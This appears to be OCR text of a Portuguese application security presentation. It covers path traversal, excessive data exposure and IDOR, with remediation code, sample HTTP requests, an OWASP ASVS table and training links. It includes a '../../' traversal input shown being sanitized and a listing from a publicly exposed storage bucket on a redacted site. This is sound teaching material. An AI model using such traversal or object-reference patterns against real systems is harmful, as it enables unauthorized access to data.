
Sempre sanitizar o nome do arquivo antes de concatenar com caminhos internos de arquivos no servidor.
De preferência, utilizar IDs e retornar o arquivo baseado no ID. Estando este arquivo em storage separado do servidor de aplicação, como um Bucket.

```python
from werkzeug.utils import secure_filename

filename = "../../my-file.txt"
secure_filename(filename)  # returns ".._.._my-file.txt"
```

```python
def download_file(file_id):
  bucket_url = os.environ['BUCKET_URL_BASE']
  final_url = f"{bucket_url}/{secure_filename(file_id)}"

  ...

  return file

```

PATH TRAVERSAL
QUERO SABER MAIS

- https://portswigger.net/web-security/file-path-traversal
- https://owasp.org/www-community/attacks/Path_Traversal
- https://application.security/free-application-security-training/owasp-top-10-directory-traversal


[redacted].com.br/midias/
This XML file does not appear to have any style information associated with it. The document tree is shown below.
<ListBucketResult xmlns="http://doc.s3.amazonaws.com/2006-03-01">
<Name>[redacted]-midias</Name>
<Prefix/>
<Marker/>
<NextMarker>0070d23b06b1486a538c0eaa45dd167a/3babfc34bf93158fe87d629c8b201fba-THUMB.gif</NextMarker>
<IsTruncated>true</IsTruncated>
<Contents>
<Key>006c64491cb8acf2092ce0e0341797fe/500a966e11b3fd0995ce17e772ee0940.json</Key>
<Generation>1681152501911223</Generation>
<MetaGeneration>1</MetaGeneration>
<LastModified>2023-04-10T18:48:21.915Z</LastModified>
<ETag>"0c19195eda5b5d344878943de1cb3efc"</ETag>
<Size>6504465</Size>
</Contents>
<Contents>
<Key>006c64491cb8acf2092ce0e0341797fe/5dc40174752216c0bfe9ace3ba525522.json</Key>
<Generation>1681154267243905</Generation>
<MetaGeneration>1</MetaGeneration>
<LastModified>2023-04-10T19:17:47.255Z</LastModified>
<ETag>"ff8ccdbfb91b6104ef4315a00a8b08ea"</ETag>
<Size>343365</Size>
</Contents>
<Contents>
<Key>006c64491cb8acf2092ce0e0341797fe/65a823ca1b320c663624a1ca9d7d4923-THUMB.png</Key>
<Generation>1680634910113157</Generation>
<MetaGeneration>1</MetaGeneration>
<LastModified>2023-04-04T19:01:50.117Z</LastModified>
<ETag>"5fd7a9036b181138bb0cc11397361bb8"</ETag>
<Size>25112</Size>
</Contents>


EXCESSIVE DATA EXPOSURE

Sempre devemos nos perguntar:

- Estou disponibilizando algo público (sem AuthN ou AuthZ)?
- Quem está acessando este dado realmente precisa desta informação?


Estes cuidados valem para tudo:

- Respostas de API
- Buckets
- Acesso à arquivos
- Relatórios e Documentações



EXCESSIVE DATA EXPOSURE

- https://application.security/free-application-security-training/owasp-top-10-api-excessive-data-exposure
- https://portswigger.net/web-security/information-disclosure
- https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html



```
1 GET /profile/12345
2 Host: [redacted].com
```

```
1 {
2     "name": "Alice",
3     "email": "alice@[redacted].com.br",
4     "phone": "51987654321",
5     // ...
6 }
```

INSECURE DIRECT OBJECT REFERENCE (IDOR)

- Em cada operação que contenha IDs, validar se o usuário logado possui permissão de realizar operações para os parâmetros informados.
- Prefira utilizar UUID para IDs ao invés de números incrementais.
- Nas requisições, valide os parâmetros enviados na URL, Headers e Body.

```
PUT /user/12345/ HTTP/2
Host: [redacted].com.br

{
    "email": "myuser@user.com",
    "addresses": [
        {
            "id": 4567,
            "street": "Rua das Hortencias",
            // ...
        }
    ]
}
```

INSECURE DIRECT OBJECT REFERENCE (IDOR)

- https://application.security/free-application-security-training/owasp-top-10-api-broken-function-level-authorization
- https://application.security/free-application-security-training/owasp-top-10-api-broken-object-level-authorization
- https://portswigger.net/web-security/access-control/idor

REFERENCES

KONTRA APPLICATION SECURITY

HTTPS://APPLICATION.SECURITY/

KONTRA / Application Security Training by ThriveDX


FREE EXERCISES | Try SCORM | Plans | About | Get Your Free Trial | Book a Demo

KONTRA OWASP Top 10 for API

KONTRA's OWASP Top 10 for API is a series of free interactive application security training modules that teach developers how to identify and mitigate security vulnerabilities in their web API endpoints.


Improper Assets Management

Excessive Data Exposure



Broken Object Level Authorization

Broken User Authentication



OWASP CHEAT SHEET

HTTPS://CHEATSHEETSERIES.OWASP.ORG/

OWASP ASVS

HTTPS://OWASP.ORG/WWW-PROJECT-APPLICATION-SECURITY-VERIFICATION-STANDARD/

#	Descrição	L1	L2	L3	CWE	NIST §
2.1.1	Verifique se as senhas definidas pelo usuário têm pelo menos 12 caracteres (após a combinação de vários espaços). (C6)	✓	✓	✓	521	5.1.1.2
2.1.2	Verifique se senhas com pelo menos 64 caracteres são permitidas e se senhas com mais de 128 caracteres são negadas. (C6)	✓	✓	✓	521	5.1.1.2
2.1.3	Verifique se o truncamento de senha não é executado. No entanto, vários espaços consecutivos podem ser substituídos por um único espaço. (C6)	✓	✓	✓	521	5.1.1.2
2.1.4	Verifique se qualquer caractere Unicode imprimível, incluindo caracteres neutros de idioma, como espaços e Emojis, são permitidos em senhas.	✓	✓	✓	521	5.1.1.2
2.1.5	Verifique se os usuários podem alterar suas senhas.	✓	✓	✓	620	5.1.1.2
2.1.6	Verifique se a funcionalidade de alteração de senha requer a senha atual e nova do usuário.	✓	✓	✓	620	5.1.1.2

PORSWIGGER ACADEMY

HTTPS://PORTSWIGGER.NET/WEB-SECURITY/LEARNING-PATH

1 SQL injection

SQL injection is an old-but-gold vulnerability responsible for many high-profile data breaches. Although relatively simple to learn, it can potentially be used for some high-severity exploits. This makes it an ideal first topic for beginners, and essential knowledge even for more experienced users.

Go to topic → 16 Labs

2 Authentication

Go to topic → 14 Labs

3 Directory traversal

Go to topic → 6 Labs

4 Command injection

Go to topic → 5 Labs

5 Business logic vulnerabilities

Go to topic → 11 Labs

6 Information disclosure

Go to topic → 5 Labs

7 Access control

Go to topic → 13 Labs

8 File upload vulnerabilities

Go to topic → 7 Labs

9 Server-side request forgery (SSRF)

Go to topic → 7 Labs

OBRIGADO!

YOUTUBE
https://www.youtube.com/@GuiadeAppSec

LINKEDIN
https://www.linkedin.com/in/benhurott/

PODCAST
https://www.youtube.com/@wsssec